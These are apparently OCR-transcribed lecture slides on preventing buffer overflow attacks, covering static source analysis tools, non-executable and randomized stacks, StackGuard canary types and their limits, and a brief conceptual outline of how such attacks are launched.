Overflow Prevention Measures

- Hand inspection of source code - very time consuming and many vulnerabilities will be missed
  - Windows - 5 million lines of code with new vulnerabilities introduced constantly

- Various static source code analysis tools - use theorem proving algorithms to determine vulnerabilities in source code - finds many but not all

- Make stack non-executable - does not prevent all attacks

Static source code analysis

- Statically check source to detect buffer overflows.
  - Several consulting companies.

- Can we automate the review process?
- Several tools exist:
  - @stake.com (l0pht.com): SLINT (designed for UNIX)
  - rstcorp: its4. Scans function calls.
  - Berkeley: Wagner, et al. Test constraint violations.
  - Stanford: Engler, et al. Test trust inconsistency.

- Find lots of bugs, but not all.

Preventing buffer overflow attacks

- Main problem:
  - strcpy(), strcat(), sprintf() have no range checking.
  - "Safe" versions strncpy(), strncat() are misleading
    - strncpy() may leave buffer unterminated.
    - strncpy(), strncat() encourage off by 1 bugs.

- Defenses:
  - Type safe languages (Java, ML). Legacy code?
  - Mark stack as non-execute. Random stack location.
  - Static source code analysis.
  - Run time checking: StackGuard, Libsafe, SafeC, (Purify).
  - Black box testing (e.g. eEye Retina, ISIC).

Marking stack as non-execute


- Basic stack exploit can be prevented by marking stack segment as non-executable or randomizing stack location.
  - Code patches exist for Linux and Solaris.

- Problems:
  - Does not block more general overflow exploits:
    - Overflow on heap: overflow buffer next to func pointer.
  - Some apps need executable stack (e.g. LISP interpreters).

- Patch not shipped by default for Linux and Solaris.

Run time checking: StackGuard

- Many many run-time checking techniques …
- Solutions 1: StackGuard (WireX)
  - Run time tests for stack integrity.
  - Embed “canaries” in stack frames and verify their integrity prior to function return.



Canary Types

- <u>Random canary:</u>
  - Choose random string at program startup.
  - Insert canary string into every stack frame.
  - Verify canary before returning from function.
  - To corrupt random canary, attacker must learn current random string.

- <u>Terminator canary:</u>

  Canary = 0, newline, linefeed, EOF

  - String functions will not copy beyond terminator.
  - Hence, attacker cannot use string functions to corrupt stack.

StackGuard (Cont.)

- StackGuard implemented as a GCC patch.
  - Program must be recompiled.

- Minimal performance effects: 8% for Apache.

- Newer version: PointGuard.
  - Protects function pointers and setjmp buffers by placing canaries next to them.
  - More noticeable performance effects.

- Note: Canaries don't offer fullproof protection.
  - Some stack smashing attacks can leave canaries untouched.

Overflow Detection Measures

- StackGuard
  - Places a “canary” (32 bit number) on the stack between local variables and the return address
  - Initialized to some random number at program start up
  - Before using the return address, it checks the canary with the initial value. If it is different, there was an overflow and the program terminates.
  - Not foolproof and requires modification of compiler and recompilation of software

Summary of Launching An Attack

- Find a buffer overflow that can be used to redirect the control flow of the victim program
  - Stack Buffer Overflow
  - Heap Buffer Overflow

- Inject a segment of malicious shellcode